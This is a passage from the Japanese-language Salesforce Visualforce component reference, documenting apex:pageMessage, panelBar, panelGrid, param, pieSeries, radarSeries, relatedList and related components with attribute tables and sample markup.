		れる CSS スタイルを指定するために使用されます。複数のクラスが指定されている場合、それらのクラスがすべての行に繰り返し適用されます。たとえば、columnRows="classA, classB" と指定すると、最初の行は classA でスタイル設定され、2 番目の行は classB でスタイル設定され、3 番目の行は classA でスタイル設定され、4 番目の行は classB でスタイル設定されます (以下同様)。			
rows	Integer	このページブロックテーブルの行の数。		12.0	global
rules	String	ページブロックテーブルのセルの間に引かれる境界線。使用できる値には、「none」、「groups」、「rows」、「cols」、および「all」があります。指定されていない場合、この値はデフォルトの「none」に設定されます。		12.0	global
style	String	pageBlockTable コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		12.0	global
styleClass	String	pageBlockTable コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		12.0	global
summary	String	セクション 508 の準拠に関するページブロックテーブルの目的と構造の概要。		12.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		12.0	global
value	Object	ページブロックテーブルに表示されるデータのコレクション。	はい	12.0	global
var	String	value 属性で指定するデータのコレクションの 1 つの要素を表す変数の名前。この変数を使用して、pageBlockTable コンポーネントタグの本文に要素自体を表示することができます。	はい	12.0	global
width	String	pageBlockTable 全体の幅。利用可能な横方向の合計スペースに対する相対パーセント (width="80%" など)、またはピクセル数 (width="800px" など) のいずれかで表されます。		12.0	global

Facet

facet 名	説明	API バージョン
caption	ページブロックテーブルのキャプションに表示されるコンポーネント。テーブルのキャプションの表示は、name="caption" を含む facet によって制御されるため、caption facet が pageBlockTable コンポーネントの本文に表示される順序は重要ではありません。	12.0
footer	ページブロックテーブルのフッター行に表示されるコンポーネント。テーブルの最終行の表示は、name="footer" を含む facet によって制御されるため、footer facet が pageBlockTable コンポーネントの本文に表示される順序は重要ではありません。	12.0
header	ページブロックテーブルのヘッダー行に表示されるコンポーネント。テーブルの冒頭行の表示は、name="header" を含む facet によって制御されるため、header facet が pageBlockTable コンポーネントの本文に表示される順序は重要ではありません。	12.0

apex:pageMessage

このコンポーネントは、特定の重要度に対するエラー、警告、およびその他の種類のメッセージ用の Salesforce パターンを使用してカスタムメッセージをページに表示するために使用されます。「pageMessages コンポーネント」も参照してください。

例

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"

    tabStyle="Opportunity" sidebar="false">

    <p>Enter an alphabetic character for the "Close Date,"

       then click Save to see what happens.</p>

    <apex:form >

        <apex:pageBlock >

        <apex:pageMessage summary="This pageMessage will always display. Validation error


          messages appear in the pageMessages component." severity="warning" strength="3"
 />

        <apex:pageMessages />
```

```
        <apex:pageBlockButtons >
            <apex:commandButton value="Save" action="{!save}"/>
        </apex:pageBlockButtons>
            <apex:pageBlockTable value="{!opportunities}" var="opp">
                <apex:column value="{!opp.name}"/>
                <apex:column headerValue="Close Date">
                    <apex:inputField value="{!opp.closeDate}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
detail	String	情報の詳細な説明。		14.0	
escape	Boolean	このコンポーネントが生成する HTML 出力で、特殊な HTML および XML 文字をエスケープするかどうかを指定する boolean 値。escape="false" が指定されていない場合、文字エスケープシーケンスは記述されたとおりに表示されます。この値を「false」に設定すると、悪質な方法で使用されるおそれのある JavaScript などの任意のコンテンツが許可されるため、セキュリティのリスクとなる可能性があります。		14.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
severity	String	メッセージの重要度。サポートされる値は、「confirm」、「info」、「warning」、または「error」です。	はい	14.0	
strength	Integer	メッセージの強度。これは、メッセージの横に表示されるアイコンの表示とサイズを制御します。画像を表示しない場合は 0、表示する場合は 1 ～ 3 を使用します (3 が最高強度で最大サイズのアイコンです)。		14.0	
summary	String	概要メッセージ。		14.0	
title	String	メッセージのタイトルテキスト。		14.0	

apex:pageMessages

このコンポーネントは、Salesforce スタイルを使用して、現在のページのすべてのコンポーネントに対して生成されたすべてのメッセージを表示します。

例

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"

    tabStyle="Opportunity" sidebar="false">

    <p>Enter an alphabetic character for the "Close Date,"

       then click Save to see what happens.</p>

    <apex:form >

        <apex:pageBlock >

        <apex:pageMessages />

        <apex:pageBlockButtons >

            <apex:commandButton value="Save" action="{!save}"/>

        </apex:pageBlockButtons>

            <apex:pageBlockTable value="{!opportunities}" var="opp">

                <apex:column value="{!opp.name}"/>
```

```
                <apex:column headerValue="Close Date">
                    <apex:inputField value="{!opp.closeDate}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
escape	Boolean	このコンポーネントが生成する HTML 出力で、特殊な HTML および XML 文字をエスケープするかどうかを指定する boolean 値。escape="false" が指定されていない場合、文字エスケープシーケンスは記述されたとおりに表示されます。この値を「false」に設定すると、悪質な方法で使用されるおそれのある JavaScript などの任意のコンテンツが許可されるため、セキュリティのリスクとなる可能性があります。		14.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
showDetail	Boolean	メッセージの詳細部分を表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの false に設定されます。		14.0	

apex:panelBar

ユーザが関連するヘッダーをクリックしたときに展開できる、1 つ以上の <apex:panelBarItem> タグを含むページ領域です。<apex:panelBarItem> が展開されると、他のすべての項目のコンテンツを非表示にした状態で項目のヘッダーとコンテンツが表示されます。別の <apex:panelBarItem> が展開されると、元の

項目のコンテンツは再度非表示になります。<apex:panelBar> には、最大1,000個の <apex:panelBarItem> タグを含められます。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ に適用されます。

例

```
<!-- Page: panelBar -->


<!-- Click on Item 1, Item 2, or Item 3 to display the content of the panel -->


<apex:page>


    <apex:panelBar>


        <apex:panelBarItem label="Item 1">data 1</apex:panelBarItem>


        <apex:panelBarItem label="Item 2">data 2</apex:panelBarItem>


        <apex:panelBarItem label="Item 3">data 3</apex:panelBarItem>


    </apex:panelBar>


</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
contentClass	String	panelBar コンポーネントの panelBarItem のコンテンツの表示に使用されるスタイルクラス。主に、外		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。			
contentStyle	String	panelBar コンポーネントの panelBarItem のコンテンツの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
headerClass	String	panelBar コンポーネントのすべての panelBarItem ヘッダーの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
headerClassActive	String	panelBarItem が展開されたときのヘッダーの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
headerStyle	String	panelBar コンポーネントのすべての panelBarItem ヘッダーの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
headerStyleActive	String	panelBarItem が展開されたときのヘッダーの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
height	String	展開されたときのパネルバーの高さ。利用可能な縦方向のスペースのパーセント (height="50%" など)、またはピクセル数 (height="200px" など) のいずれかで表されます。指定されていない場合、この値はデフォルトの 100% に設定されます。		10.0	global
id	String	ページの他のコンポーネントが panelBar コンポーネントを参照できるようにする識別子。		10.0	global
items	Object	panelBar が表示されるときに処理されるデータのコレクション。使用されている場合、panelBar コンポーネントの本文は、dataTable または repeat コンポーネントと同様に、コレクションのそれぞれの項目に対して 1 回繰り返されます。「var 属性」も参照してください。		11.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	panelBar コンポーネントのすべての部分の表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	panelBar コンポーネントのすべての部分の表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
switchType	String	panelBar項目間の切り替えに使用される実装メソッド。使用できる値には、「client」、「server」、および「ajax」があります。指定されていない場合、この値はデフォルトの「server」に設定されます。		10.0	global
value	Object	panelBar が表示されるときに最初に選択される panelBarItem の ID。		10.0	global
var	String	items 属性によって指定される、データのコレクション内の 1 つの要素を表す変数の名前。名前が指定されると、この変数を使用して panelBar コンポーネントタグの本文に要素自体を表示できます。		11.0	global
width	String	パネルバーの幅。利用可能な横方向のスペースのパーセント (width="50%" など)、またはピクセル数 (width="800px" など) のいずれかで表されます。指定されていない場合、この値はデフォルトの100%に設定されます。		10.0	global

apex:panelBarItem

ユーザがセクションヘッダーをクリックしたときに展開または折りたたむことができる <apex:panelBar> のセクションです。展開された場合、<apex:panelBarItem> のヘッダーおよびコンテンツが表示されます。折りたたまれた場合、<apex:panelBarItem> のヘッダーのみが表示されます。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ に適用されます。

```
<!-- Page: panelBar -->

<!-- Click on Item 1, Item 2, or Item 3 to display the content of the panel -->

<apex:page>

    <apex:panelBar>

        <apex:panelBarItem label="Item 1">data 1</apex:panelBarItem>

        <apex:panelBarItem label="Item 2">data 2</apex:panelBarItem>

        <apex:panelBarItem label="Item 3">data 3</apex:panelBarItem>

    </apex:panelBar>

</apex:page>




<!-- Page: panelBarItemEvents -->

<apex:page >

  <apex:pageMessages/>
```

```
<apex:panelBar>

  <apex:panelBarItem

        label="Item One"

        onenter="alert('Entering item one');"

        onleave="alert('Leaving item one');">

    Item one content

  </apex:panelBarItem>

  <apex:panelBarItem

        label="Item Two"

        onenter="alert('Entering item two');"

        onleave="alert('Leaving item two');">

    Item two content

  </apex:panelBarItem>
```

```
  </apex:panelBar>


</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
contentClass	String	panelBarItem コンポーネントのコンテンツの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
contentStyle	String	panelBarItem コンポーネントのコンテンツの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
expanded	String	この panelBarItem のコンテンツを表示するかどうかを指定する boolean 値。		10.0	global
headerClass	String	panelBarItem コンポーネントのヘッダーの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
headerClassActive	String	panelBarItem コンポーネントのコンテンツが表示されるときに、panelBarItem のヘッダーの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
headerStyle	String	panelBarItem コンポーネントのヘッダーの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
headerStyleActive	String	panelBarItem コンポーネントのコンテンツが表示されるときに、panelBarItem コンポーネントのヘッダーの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
id	String	ページの他のコンポーネントが panelBarItem を参照できるようにする識別子。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
label	String	panelBarItem コンポーネントのヘッダーとして表示されるテキスト。		10.0	global
name	Object	panelBarItem の名前。この属性の値を使用して、panelBar のデフォルトの展開済みの panelItem を指定します。		11.0	global
onenter	String	panelBarItem が選択されていないときにユーザがコンポーネントをクリックして選択した場合に呼び出される JavaScript。		16.0	
onleave	String	ユーザが別の panelBarItem を選択したときに呼び出される JavaScript。		16.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global

apex:panelGrid

HTML テーブル要素を表示します。<apex:panelGrid> の本文に含まれる各コンポーネントは、列数に達するまで、最初の行の対応するセルに配置されます。列数に達したら、その次のコンポーネントは次の行の最初のセルに配置されます。

<apex:repeat> コンポーネントが <apex:panelGrid> コンポーネント内に使用されている場合、<apex:repeat> コンポーネントによって生成されるすべてのコンテンツは、単一の <apex:panelGrid> セルに配置されます。<apex:panelGrid> コンポーネントは、一連のデータを反復変数によって処理しないため、<apex:dataTable> とは異なります。

<apex:panelGroup> も参照してください。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ <table> に適用されます。

例

```
<apex:page>

    <apex:panelGrid columns="3" id="theGrid">

        <apex:outputText value="First" id="theFirst"/>

        <apex:outputText value="Second" id="theSecond"/>

        <apex:outputText value="Third" id="theThird"/>
```

```
        <apex:outputText value="Fourth" id="theFourth"/>
    </apex:panelGrid>
</apex:page>
```

上述の例では次の HTML を表示します。

```
<table id="theGrid">
    <tbody>
        <tr>
            <td><span id="theFirst">First</span></td>
            <td><span id="theSecond">Second</span></td>
            <td><span id="theThird">Third</span></td>
        </tr>
        <tr>
            <td><span id="theFourth">Fourth</span></td>
        </tr>
    </tbody>
</table>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
bgcolor	String	表示される HTML テーブルの背景色。		10.0	global
border	Integer	表示される HTML テーブルの周囲のフレームの幅 (ピクセル単位)。		10.0	global
captionClass	String	caption facet が指定されている場合、表示される HTML テーブルのキャプションの表示に使用されるスタイルクラス。この属性は、主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
captionStyle	String	caption facet が指定されている場合、表示される HTML テーブルのキャプションの表示に使用され		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		るスタイル。この属性は、主に、インライン CSS スタイルを追加するために使用されます。			
cellpadding	String	各テーブルセルの境界線とそのコンテンツ間のスペース。この属性の値がピクセル単位の長さである場合、4 辺の余白のすべてでコンテンツからの距離がこの値に設定されます。属性の値がパーセント単位の長さである場合は、上下の余白は利用可能な縦方向のスペースのパーセントに基づいてコンテンツからの距離が上下均等の長さに分割され、左右の余白は利用可能な横方向のスペースのパーセントに基づいてコンテンツからの距離が左右均等の長さに分割されます。		10.0	global
cellspacing	String	各テーブルセルの境界線とそのセルを囲む他のセルの境界線および/またはテーブルの境界の間のスペース。この値はピクセルまたはパーセント単位で指定する必要があります。		10.0	global
columnClasses	String	テーブルの列に関連付けられている 1 つ以上の CSS クラスのカンマ区切りのリスト。複数の CSS クラスが指定されている場合、クラスはすべての列に繰り返し適用されます。たとえば、columnClasses="classA, classB" と指定すると、最初の列は classA でスタイル設定され、2 番目の列は classB でスタイル設定され、3 番目の列は classA でスタイル設定され、4 番目の列は classB でスタイル設定されます (以下同様)。		10.0	global
columns	Integer	この panelGrid の列の数。		10.0	global
dir	String	生成された HTML コンポーネントが読み取られる方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		10.0	global
footerClass	String	footer facet が指定されている場合、表示される HTML テーブルのフッター (一番下の行) を表示するために使用されるスタイルクラス。この属性は、主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
frame	String	このテーブルに引かれる境界線。使用できる値には、「none」、「above」、「below」、「hsides」、「vsides」、「lhs」、「rhs」、「box」、および		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		「border」があります。指定されていない場合、この値はデフォルトの「border」に設定されます。「rules 属性」も参照してください。			
headerClass	String	header facet が指定されている場合、表示される HTML テーブルのヘッダーの表示に使用されるスタイルクラス。この属性は、主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
id	String	ページの他のコンポーネントが panelGrid コンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザがパネルグリッドをクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがパネルグリッドをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがパネルグリッドからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがパネルグリッドにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
rowClasses	String	テーブルの行に関連付けられた 1 つ以上の CSS クラスのカンマ区切りのリスト。複数の CSS クラスが指定されている場合、クラスはすべての行に繰り返し適用されます。たとえば、columnRows="classA, classB" と指定すると、最初の行は classA でスタイル設定され、2 番目の行は classB でスタイル設定され、3 番目の行は classA でスタイル設定され、4 番目の行は classB でスタイル設定されます (以下同様)。		10.0	global
rules	String	このテーブルのセルの間に引かれる境界線。使用できる値には、「none」、「groups」、「rows」、「cols」、および「all」があります。指定されていない場合、この値はデフォルトの「none」に設定されます。「frame 属性」も参照してください。		10.0	global
style	String	panelGrid コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	panelGrid コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
summary	String	セクション 508 の準拠に関するテーブルの目的と構造の概要。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
width	String	テーブル全体の幅。利用可能な横方向の合計スペースに対する相対パーセント (width="80%" など)、またはピクセル数 (width="800px" など) のいずれかとして表されます。		10.0	global

Facet

facet 名	説明	API バージョン
caption	テーブルのキャプションに表示されるコンポーネント。テーブルのキャプションの表示は、name="caption" を含む facet によって制御されるため、caption facet が panelGrid コンポーネントの本文に表示される順序は重要ではありません。	10.0
footer	テーブルのフッター行に表示されるコンポーネント。テーブルの最終行の表示は、name="footer" を含む facet によって制御されるため、footer facet が panelGrid コンポーネントの本文に表示される順序は重要ではありません。	10.0
header	テーブルのヘッダー行に表示されるコンポーネント。テーブルの最初の行の表示は、name="header" を含む facet によって制御されるため、header facet が panelGrid コンポーネントの本文に表示される順序は重要ではありません。	10.0

apex:panelGroup

複数の子コンポーネントを単一の panelGrid セルに表示できるようにする、複数の子コンポーネントのコンテナです。<apex:panelGroup> は、<apex:panelGrid> の子コンポーネントである必要があります。

例

```
<apex:page>

    <apex:panelGrid columns="3" id="theGrid">

        <apex:outputText value="First" id="theFirst"/>
```

```
        <apex:outputText value="Second" id="theSecond"/>
        <apex:panelGroup id="theGroup">
            <apex:outputText value="Third" id="theThird"/>
            <apex:outputText value="Fourth" id="theFourth"/>
        </apex:panelGroup>
    </apex:panelGrid>
</apex:page>
```

上述の例では次の HTML を表示します。

```
<table id="theGrid">
    <tbody>
        <tr>
            <td><span id="theFirst">First</span></td>
            <td><span id="theSecond">Second</span></td>
            <td><span id="theGroup">
                    <span id="theThird">Third</span>
                    <span id="theFourth">Fourth</span>
                </span></td>
        </tr>
    </tbody>
</table>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが panelGrid コンポーネントを参照できるようにする識別子。		10.0	global
layout	String	パネルグループのレイアウトスタイル。使用できる値には、「block」(HTML div タグを生成)、		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		「inline」(HTML span タグを生成)、および「none」(HTML タグを生成しない)があります。指定されていない場合、この値はデフォルトの「inline」に設定されます。			
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	panelGroup コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	panelGroup コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global

apex:param

親コンポーネントのパラメータです。<apex:param>コンポーネントは、次のコンポーネントの子としてのみ指定できます。

- <apex:actionFunction>
- <apex:actionSupport>
- <apex:commandLink>
- <apex:outputLink>
- <apex:outputText>
- <flow:interview>

<apex:outputText> 内では、Java の MessageFormat クラスの構文に一致させるための <apex:param> タグがサポートされています。

apex:outputLink の例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid contact record in the URL.

For example, if 001D000000IRt53 is the contact ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53
```

```
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<apex:page standardController="Contact">

    <apex:outputLink value="http://google.com/search">

        Search Google

        <apex:param name="q" value="{!contact.name}"/>

    </apex:outputLink>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
assignTo	Object	このparamの値を関連するVisualforceコントローラの変数に割り当てるsetterメソッド。この属性を使用する場合は、getterメソッドおよびsetterメソッドまたはget値およびset値を含むプロパティを定義する必要があります。		10.0	global
id	String	ページの他のコンポーネントがparamコンポーネントを参照できるようにする識別子。		10.0	global
name	String	name="Location" など、このパラメータのキー。		10.0	global
value	Object	value="San Francisco, CA" など、このパラメータに関連付けられるデータ。value属性は、string、number、またはboolean値に設定する必要があります。value以外に文字列の置換操作を行うときに必要な属性はないため、paramコンポーネントの唯一の必須属性です。たとえば、outputTextコンポーネントの値として「My {0}」を使用して、outputTextコンポーネントの本文にparamを含める場合は、paramタグの値によって出力文字列の{0}が置き換えられます。	はい	10.0	global

apex:pieSeries

Visualforce の円グラフで系列として表示されるデータ系列です。少なくとも、それぞれの円グラフの系列のラベルと値のペアとして使用する、データコレクションの項目を指定する必要があります。

注: このコンポーネントは <apex:chart> コンポーネントで囲む必要があります。グラフには <apex:pieSeries> を 1 つだけ使用できます。

例

```
<!-- Page: -->

    <apex:chart data="{!pieData}" height="300" width="400">

        <apex:pieSeries labelField="name" dataField="data1"/>

    </apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
colorSet	String	円グラフの系列の塗りつぶしの色として順に使用される一連の色の値。色は、HTML スタイル (16 進) の色をカンマ区切りで指定します。たとえば、#00F,#0F0,#F00 です。		23.0	
dataField	String	系列内の各円グラフ系列のデータ値の取得元である、グラフデータに指定された各レコードの項目。この項目はグラフデータのすべてのレコードに存在している必要があります。	はい	23.0	
donut	Integer	円グラフの中心に配置する穴の半径を、円の半径のパーセントとして表す整数。値が指定されていない場合は 0 が使用され、通常の穴のない円グラフが作成されます。		26.0	
highlight	Boolean	マウスポインタを重ねたときに各円グラフの系列を強調表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		23.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
labelField	String	系列内の各円グラフ系列のラベルの取得元である、グラフデータに指定された各レコードの項目。この項目はグラフデータのすべてのレコードに存在している必要があります。指定されていない場合、この値はデフォルトの「name」に設定されます。		23.0	
rendered	Boolean	グラフでグラフ系列を表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
rendererFn	String	円グラフの各系列が表示される方法を追加または上書きする JavaScript 関数の名前を指定する文字列。追加のスタイルを指定またはデータを追加するために実装します。		26.0	
showInLegend	Boolean	凡例が有効な場合に、グラフの凡例にこの系列を表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
tips	Boolean	マウスポインタを重ねたときに各円グラフ系列のツールチップを表示するかどうかを指定する boolean 値。ツールチップの形式は <labelField>: <dataField> です。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	

apex:radarSeries

放射状の Visualforce グラフで一連の線で結ばれた内側の領域として表示されるデータ系列です。レーダーグラフは、「クモの巣」グラフと呼ばれることもあります。少なくとも、各点の X 値および Y 値として使用するデータコレクションの項目、および目盛りとして使用する放射軸を指定する必要があります。

注: このコンポーネントは <apex:chart> コンポーネントで囲む必要があります。1 つのグラフに複数の <apex:radarSeries> コンポーネントを含めることができます。

例

```
<!-- Page: -->

<apex:chart height="530" width="700" legend="true" data="{!data}">

    <apex:legend position="left"/>
```

```
    <apex:axis type="Radial" position="radial">
        <apex:chartLabel/>
    </apex:axis>
    <apex:radarSeries xField="name" yField="data1" tips="true" opacity="0.4"/>
    <apex:radarSeries xField="name" yField="data2" tips="true" opacity="0.4"/>
    <apex:radarSeries xField="name" yField="data3" tips="true"
        markerType="cross" strokeWidth="2" strokeColor="#f33" opacity="0.4"/>
</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
fill	String	線の内側の領域を塗りつぶすために使用する色を HTML スタイルの (16 進) 色として指定する文字列。指定されていない場合、色はグラフの colorSet またはテーマから順に使用されます。線とマーカーのみを使用し、塗りつぶしなしのグラフの場合は、塗りつぶしを「なし」に設定します。塗りつぶしなしに場合は、デフォルトで非表示になっているストロークとマーカーの属性を必ず設定してください。		26.0	
highlight	Boolean	マウスポインタを重ねたときに各点を強調表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		26.0	global
markerFill	String	HTML スタイルの (16 進) 色として指定されるこの系列のデータポイントマーカーの色。系列のマーカーがグラフに表示されるようにするには、少なくとも 1 つのマーカー属性を設定する必要があります。		23.0	
markerSize	Integer	この系列の各データポイントマーカーのサイズ。系列のマーカーがグラフに表示されるようにする		23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		には、少なくとも 1 つのマーカー属性を設定する必要があります。			
markerType	String	この系列の各データポイントマーカーの形状。有効なオプションは、次のとおりです。 • circle • cross 系列のマーカーがグラフに表示されるようにするには、少なくとも 1 つのマーカー属性を設定する必要があります。		23.0	
opacity	Integer	系列の塗りつぶされた領域の不透明度を表す 0 ～ 1 までの小数値。塗りつぶしが設定されている場合にのみ影響します。		26.0	
rendered	Boolean	グラフでグラフ系列を表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
showInLegend	Boolean	このグラフ系列をグラフの凡例に追加するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
strokeColor	String	HTML スタイルの (16 進) 色として、この系列の折れ線の色を指定する文字列。指定されていない場合、線は塗りつぶしと同じ色になるため、線が見えなくなります。		26.0	
strokeWidth	Integer	この系列の折れ線の太さを指定する整数。指定されていない場合、線は描画されません。塗りつぶしも「なし」に設定されていると、この系列はグラフに表示されなくなります。		26.0	
tips	Boolean	マウスポインタを重ねたときに各データポイントマーカーのツールチップを表示するかどうかを指定する boolean 値。このツールチップの形式は <xField>: <yField> です。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
title	String	このグラフ系列のタイトル。グラフの凡例に表示されます。		26.0	
xField	String	系列のデータポイントごとの X 軸の値の取得元である、グラフデータに指定された各レコードの項	はい	26.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		目。レーダーグラフのX軸は円周です。この項目はグラフデータのすべてのレコードに存在している必要があります。			
yField	String	系列のデータポイントごとのY軸の値の取得元である、グラフデータに指定された各レコードの項目。レーダーグラフのY軸は、レーダーの中心から端に向かってプロットされる垂直線です。この項目はグラフデータのすべてのレコードに存在している必要があります。	はい	26.0	

apex:relatedList

参照関係または主従関係のある親レコードに関連する、Salesforce レコードのリストです。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<apex:page standardController="Account">

    <apex:pageBlock>

    You're looking at some related lists for {!account.name}:

    </apex:pageBlock>


    <apex:relatedList list="Opportunities" />
```

```
    <apex:relatedList list="Contacts">

        <apex:facet name="header">Titles can be overriden with facets</apex:facet>

    </apex:relatedList>


    <apex:relatedList list="Cases" title="Or you can keep the image, but change the text"
 />

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが relatedList コンポーネントを参照できるようにする識別子。		10.0	global
